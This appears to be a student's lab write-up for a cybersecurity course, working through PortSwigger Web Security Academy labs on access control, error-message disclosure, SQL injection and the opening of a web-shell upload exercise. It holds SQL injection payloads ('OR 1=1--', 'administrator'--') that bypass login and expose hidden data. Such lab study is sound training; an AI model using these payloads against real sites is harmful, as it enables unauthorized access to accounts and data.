


AI WITH CYBER SECURITY

ASSIGNMENT-1

SHREYA SINGH

Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



A01: BROKEN ACCESS CONTROL

Lab: Unprotected admin functionality

APPRENTICE



LAB



Solved



This lab has an unprotected admin panel.

Solve the lab by deleting the user `carlos`.



ACCESS THE LAB



Solution



Community solutions



<https://0a970026034b4086828c6a9600cd0009.web-security-academy.net/robots.txt>

Used robots.txt to get information about the admin accessible link.

```
User-agent: *  
Disallow: /administrator-panel
```



<https://0a970026034b4086828c6a9600cd0009.web-security-academy.net/administrator-panel>

Congratulations, you solved the lab!

Users

wiener - [Delete](#)

Lab: Unprotected admin functionality with unpredictable URL

APPRENTICE



Not solved



This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user `carlos`.



ACCESS THE LAB

```
view-source:https://0a74002d042c8fd682d29cbb00c10092.web-security-academy.net

<span class=lab-status-icon></span>
</div>
</div>
</div>
</section>
</div>
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
        <section class="top-links">
          <a href=/>Home</a><p>|</p>
          <script>
var isAdmin = false;
if (isAdmin) {
  var topLinksTag = document.getElementsByClassName("top-links")[0];
  var adminPanelTag = document.createElement('a');
  adminPanelTag.setAttribute('href', '/admin-qp5gqw');
  adminPanelTag.innerText = 'Admin panel';
  topLinksTag.append(adminPanelTag);
  var pTag = document.createElement('p');
  pTag.innerText = '|';
  topLinksTag.appendChild(pTag);
}
</script>
          <a href="/my-account">My account</a><p>|</p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <section class="ecommerce-pageheader">
        
      </section>
      <section class="container-list-tiles">
        <div>
          
        </div>
      </section>
    </div>
  </section>
</div>
```

Opened source code after accessing the website and searched for the admin javascript file and copied the admin link.

Users

wiener - [Delete](#)
carlos - [Delete](#)

A02: CRYPTOGRAPHIC FAILURES

Lab: Information disclosure in error messages

APPRENTICE


LAB

Not solved




This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.

ACCESS THE LAB



Using burp suite to track the http history through proxy.



Selecting one product and clicking the HTTP URL to open the request and then right clicking and sending to repeater.

The image shows a screenshot of a computer screen with two windows. The left window is Burp Suite Community Edition v2023.9.3, showing the Repeater tab. The target is `https://0ab5007703a00df80da3a2e007f0043.web-security-academy.net`. The Request tab is active, showing a GET request to `/product?productId=1`. The Response tab is empty. The Inspector tab shows request attributes, query parameters, body parameters, cookies, and headers. The right window is a web application interface. The top bar shows 'Lab: In', 'Inf: X', 'My Ac', and a 'Submit solution' button. The main content area has a heading 'Information disclosure in error messages' and a 'Submit solution' button. Below this is a section titled 'o 'I' in Team' with a 'Back to lab description' link. The bottom of the right window shows a large 3D 'TEAM' logo in front of a computer monitor displaying a colorful abstract image.

Once opening the repeater, we can change the product id and send it to get response.

Burp Suite Community Edition v2023.9.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings

Organizer Extensions Learn

1 x +

Send Cancel < >

Target: <https://0ab5007703a00dfd80da3a2e007f0043.web-security-academy.net> HTTP/2

Request

Pretty Raw Hex

```
1 GET /product?productId="CYBERSEC"
2 HTTP/2
3 Host:
4 0ab5007703a00dfd80da3a2e007f0043.web-s
5 ecurity-academy.net
6 Cookie: session=
7 odHs0Vi4ECKFvDMEvsBV0ISXLMQ1WeV
8 Sec-Ch-UA:
9 Sec-Ch-UA-Mobile: ?0
10 Sec-Ch-UA-Platform: ""
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT
13 10.0; Win64; x64) AppleWebKit/537.36
14 (KHTML, like Gecko)
15 Chrome/116.0.5845.111 Safari/537.36
16 Accept:
17 text/html,application/xhtml+xml,applic
18 ation/xml;q=0.9,image/avif,image/webp,
19 image/apng,*/*;q=0.8,application/signe
20 d-exchange;v=b3;q=0.7
21 Sec-Fetch-Site: same-origin
22 Sec-Fetch-Mode: navigate
23 Sec-Fetch-User: ?1
24 Sec-Fetch-Dest: document
25 Referer:
26 https://0ab5007703a00dfd80da3a2e007f00
27 43.web-security-academy.net/
28 Accept-Encoding: gzip, deflate
29 Accept-Language: en-US,en;q=0.9
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Length: 1684
3
4 Internal Server Error: java.lang.
5 NumberFormatException: For input string:
6 ""CYBERSEC""
7 at java.base/java.lang.
8 NumberFormatException.forInputString(
9 NumberFormatException.java:67)
10 at java.base/java.lang.Integer.parseInt(
11 Integer.java:654)
12 at java.base/java.lang.Integer.parseInt(
13 Integer.java:786)
14 at lab.t.x.r.s.N(Unknown Source)
15 at lab.k.i.u.a.0(Unknown Source)
16 at lab.k.i.s.i.b.B(Unknown Source)
17 at lab.k.i.s.k.l.lambda$handleSubRequest$0(
18 Unknown Source)
19 at c.s.i.a.l.lambda$null$2(Unknown Source)
20 at c.s.i.a.x(Unknown Source)
21 at c.s.i.a.l.lambda$uncheckedFunction$4(
22 Unknown Source)
23 at java.base/java.util.Optional.map(
24 Optional.java:260)
25 at lab.k.i.s.k.N(Unknown Source)
26 at lab.server.o.g.w.c(Unknown Source)
27 at lab.k.i.n.T(Unknown Source)
28 at lab.k.i.n.c(Unknown Source)
29 at lab.server.o.g.j.v.A(Unknown Source)
30 at lab.server.o.g.j.f.l.lambda$handle$0(
31 Unknown Source)
32 at lab.t.u.n.y.c(Unknown Source)
33 at lab.server.o.g.j.f.B(Unknown Source)
34 at lab.server.o.g.c.x(Unknown Source)
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 18

Response headers 1

Done 1,742 bytes | 193 millis

Change the product id=1 to cybersec and on sending it we get an error of internal server error.

36 applic webp, signe

```
27 at c.s.i.a.l.lambda$uncheckedFunction$4(
28 Unknown Source)
29 at lab.server.w.l.0(Unknown Source)
30 at lab.server.o.g.c.i(Unknown Source)
31 at lab.server.o.f.q.l(Unknown Source)
32 at lab.server.o.d.o(Unknown Source)
33 at lab.server.s._P(Unknown Source)
34 at lab.server.s._f(Unknown Source)
35 at lab.r.k.l.lambda$consume$0(Unknown Source)
36 at java.base/java.util.concurrent.
37 ThreadPoolExecutor.runWorker(
38 ThreadPoolExecutor.java:1136)
39 at java.base/java.util.concurrent.
40 ThreadPoolExecutor$Worker.run(
41 ThreadPoolExecutor.java:635)
42 at java.base/java.lang.Thread.run(Thread.
43 java:833)
44 Apache Struts 2 2.3.31
```


Response headers

1

0 highlights

1,742 bytes | 193 millis

Apache status is the solution of this lab.



The screenshot shows the 'Web Security Academy' interface. The main heading is 'Information disclosure in error messages'. A green badge indicates the lab is 'Solved'. A large orange banner reads 'Congratulations, you solved the lab!'. Below this, there is a 'Share your skills!' button with a Twitter icon and a 'Continue learning >>' link. A 'Back to lab description' link is also visible. At the bottom, there is a section titled 'There is No 'I' in Team' with a 4-star rating and a price of '\$9.98'. A 'Home' link is in the top right corner.

A03: INJECTIONS & A04: INSECURE DESIGN

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE


LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND rele
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

ACCESS THE LAB




WebSecurity Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

[Back to lab home](#)

[Back to lab description >>](#)



Accessories

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#)



Giant Pillow Thing



\$13.72

[View details](#)




Six Pack Beer Belt



\$21.61

[View details](#)




ZZZZZZ Bed - Your New Home Office



\$67.59

[View details](#)

CHOSE ACCESSORIES AND ITS SHOWING THE PRODUCTS UNDER THAT CATEGORY



WebSecurity Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

[Back to lab description >>](#)

LAB Sol





















WE ADD '+ OR + 1=1--AHEAD OF ACCESSORIES WHICH SIGNIFIES THAT SHOW ALL THE PRODUCTS FOR TRUE (1=1). --THIS SIGN MEANS OMIT WHATEVER COMMAND IS AHEED AND TREAT IT AS COMMENT SO THAT PART IS NOT EXECUTED.



Accessories' OR 1=1--

Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Gifts

 Vintage Neck Defender ★★★★★ \$21.53 View details	 Eggnetic, Fun, Food Cappuccino ★★★★★ \$43.07 View details	 Pet Control Umbrella ★★★★★ \$94.89 View details	 Conversation Controlling Lens ★★★★★ \$97.84 View details
 Cheshire Cat Gift ★★★★★ \$13.05 View details	 The Trolley-ON ★★★★★ \$95.85 View details	 Grave Pillow Thing ★★★★★ \$13.72 View details	 Sprout Mark Drink Powder ★★★★★ \$22.11 View details
 Hybrid Chickens ★★★★★ \$15.85 View details	 Wingsuit Test Sage ★★★★★ \$20.72 View details	 The Lazy Dog ★★★★★ \$18.83 View details	 Pet Experience Days ★★★★★ \$22.38 View details
 Fur Gables ★★★★★ \$14.57 View details	 Gear Delivered To Your Door ★★★★★ \$58.57 View details	 Couple's Umbrella ★★★★★ \$48.13 View details	 High-End Gift Wrapping ★★★★★ \$15.85 View details
 Paddling Pool Shape ★★★★★ \$48.07 View details	 Time Impression Costume ★★★★★ \$83.11 View details	 Six Pack Over Selt ★★★★★ \$27.81 View details	 222222 Gnd - Your New Home Office ★★★★★ \$87.16 View details

ONCE WE EXECUTE THE COMMAND, WE CAN SEE ALL THE PRODUCTS UNDER THE ACCESSORIES CATEGORY.

Lab: SQL injection vulnerability allowing login bypass

APPRENTICE



LAB

Not solved



This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.



ACCESS THE LAB

Login

Invalid username or password.

Username

administrator'--

Password

Log in

WE USED THE COMMAND ADMINISTARTOR'--AS THE USERNAME WHAT IT SIGNIFIES IS THAT FOR THE USERNAME ADMINISTRATOR LOGIN INTO THE APPLICATION WITHOUT CHECKING THE PASSWORD BECAUSE --IS USED WHICH COMMENTS OUT WHATEVER IS WRITTEN AHEAD OF IT THUS COMMENTING OUT THE PASSWORD MATCHING SQL QUERY.

Web Security Academy SQL injection vulnerability allowing login bypass

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account


Your username is: administrator

Email

Update email

THUS, WE BYPASSED LOGIN.

A05: SECURITY MISCONFIGURATION



Lab: Remote code execution via web shell upload

APPRENTICE

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB



WE HAVE TO TRY AND UPLOAD A MALICIOUS PHP FILE IN THE UPLOAD SECTION WHERE IT IS ASKING FOR PNG FILE.

The image shows a desktop environment with two windows. The left window is Burp Suite, displaying a list of HTTP history items. The right window is a web browser showing the WebSecurity Academy interface for a 'Remote code execution via web shell upload' lab.

Burp Suite HTTP History Table:

#	Host	Method	URL	Params	Edited	Status code	Length
1	https://portswigger.net	GET	/web-security/file-upload/lab-file-uplo...			200	44716
4	https://portswigger.net	GET	/content/images/logos/burp-suite-ico...			200	1935
5	https://portswigger.net	GET	/content/images/logos/portswigger-ico...			200	4830
6	https://portswigger.net	GET	/bundles/public/websecacademy.js?v=...			200	2057
8	https://portswigger.net	GET	/bundles/public/itaticcms.js?v=wZDR...		✓	200	22934
10	https://portswigger.net	GET	/bundles/widgets/register.js?v=dv5Qg...		✓	200	18314
12	https://portswigger.net	GET	/mega-nav/images/dastardly.svg			200	1847
13	https://portswigger.net	GET	/content/images/svg/icons/communi...			200	2127
14	https://portswigger.net	GET	/content/images/svg/icons/profession...			200	1971
15	https://portswigger.net	GET	/content/images/svg/icons/enterprise...			200	2127
16	https://portswigger.net	GET	/content/images/svg/icons/enterprise...			200	2127

WebSecurity Academy Lab Interface:

Lab: Remote code execution via web shell upload

LAB Not solved

[Submit solution](#)


[Back to lab description](#) [Home](#) | [My account](#)

Login

Username:

Password:

[Log in](#)



Logging in and uploading the file as image.

Lab: Remote code exe

Remote code executio

+

←

→

↻

🔒

https://0a0a00660452ed6e8051d0e...

🔗

☆

⚙️

👤


My Account

Your username is: wiener

Your email is: shreya4196@gmail.com

Email

Update email



Avatar:

Choose File

No file chosen

Upload

Comparer | Logger | **Organizer** | Extensions | Learn

Intercept | **HTTP history** | WebSockets history | Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length
1	https://portswigger.net	GET	/web-security/file-upload/lab-file-uplo...			200	44716
4	https://portswigger.net	GET	/content/images/logos/burp-suite-ico...			200	1935
5	https://portswigger.net	GET	/content/images/logos/portswigger-lo...			200	4830
6	https://portswigger.net	GET	/bundles/public/websecacademy.js?v...	✓		200	2057
8	https://portswigger.net	GET	/bundles/public/staticcms.js?v=W2DR...	✓		200	22934
10	https://portswigger.net	GET	/bundles/widgets/register.js?v=dVSiQg...	✓		200	18314
12	https://portswigger.net	GET	/mega-nav/images/dastardly.svg			200	1947
13	https://portswigger.net	GET	/content/images/svg/icons/communi...			200	2127
14	https://portswigger.net	GET	/content/images/svg/icons/profession...			200	1971
15	https://portswigger.net	GET	/content/images/svg/icons/enterprise...			200	2127
18	https://portswigger.net	GET	/content/images/svg/icons/enterprise...			200	2127

Filter settings

Filter by request type

☐ Show only in-scope items

☐ Hide items without responses

☐ Show only parameterized requests

Filter by MIME type

☒ HTML ☒ Other text

☒ Script ☒ Images

☒ XML ☒ Flash

☐ CSS ☐ Other binary

Filter by status code

☒ 2xx [success]

☒ 3xx [redirection]

☒ 4xx [request error]

☒ 5xx [server error]

Filter by search term [Pro only]

☐ Regex

☐ Case sensitive ☐ Negative search

Filter by file extension

☐ Show only:

☐ Hide:

Filter by annotation

☐ Show only commented items

☐ Show only highlighted items

Filter by listener

Port

Show all Hide all Revert changes Cancel Apply

In Burp Suite, we open proxy->HTTP history and select image in filter by MIME type.

#	Host	Method	URL	Params	Edited	Status code	Length
250	https://0a0a00660452ed6e8051...	GET	/my-account			200	4430
257	https://0a0a00660452ed6e8051...	GET	/files/avatars/Screenshot%202023-03-2...			200	3105
258	https://0a0a00660452ed6e8051...	GET	/academyLabHeader			101	147
259	https://0a0a00660452ed6e8051...	POST	/my-account/avatar	✓		403	314
260	https://0a0a00660452ed6e8051...	GET	/my-account			200	4430
261	https://0a0a00660452ed6e8051...	GET	/files/avatars/Screenshot%202023-03-2...			304	171
262	https://0a0a00660452ed6e8051...	GET	/academyLabHeader			101	147
263	https://0a0a00660452ed6e8051...	POST	/my-account/avatar	✓		200	352
264	https://0a0a00660452ed6e8051...	GET	/my-account			200	4430
265	https://0a0a00660452ed6e8051...	GET	/files/avatars/Screenshot%202023-03-2...			200	2272
266	https://0a0a00660452ed6e8051...	GET	/academyLabHeader			101	147

Request

```

1 GET
  /files/avatars/Screenshot%202023-03-25%201
  92440.png HTTP/2
2 Host:
  0a0a00660452ed6e8051d
  0e400760017.web-secur
  ity-academy.net
3 Cookie: session=
  KEYss3YHxteqm0pbk0coI
  OYP2pXfvapC
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent:
  Mozilla/5.0 (Windows
  NT 10.0; Win64; x64)
  AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/116.0.5845.111
  Safari/537.36

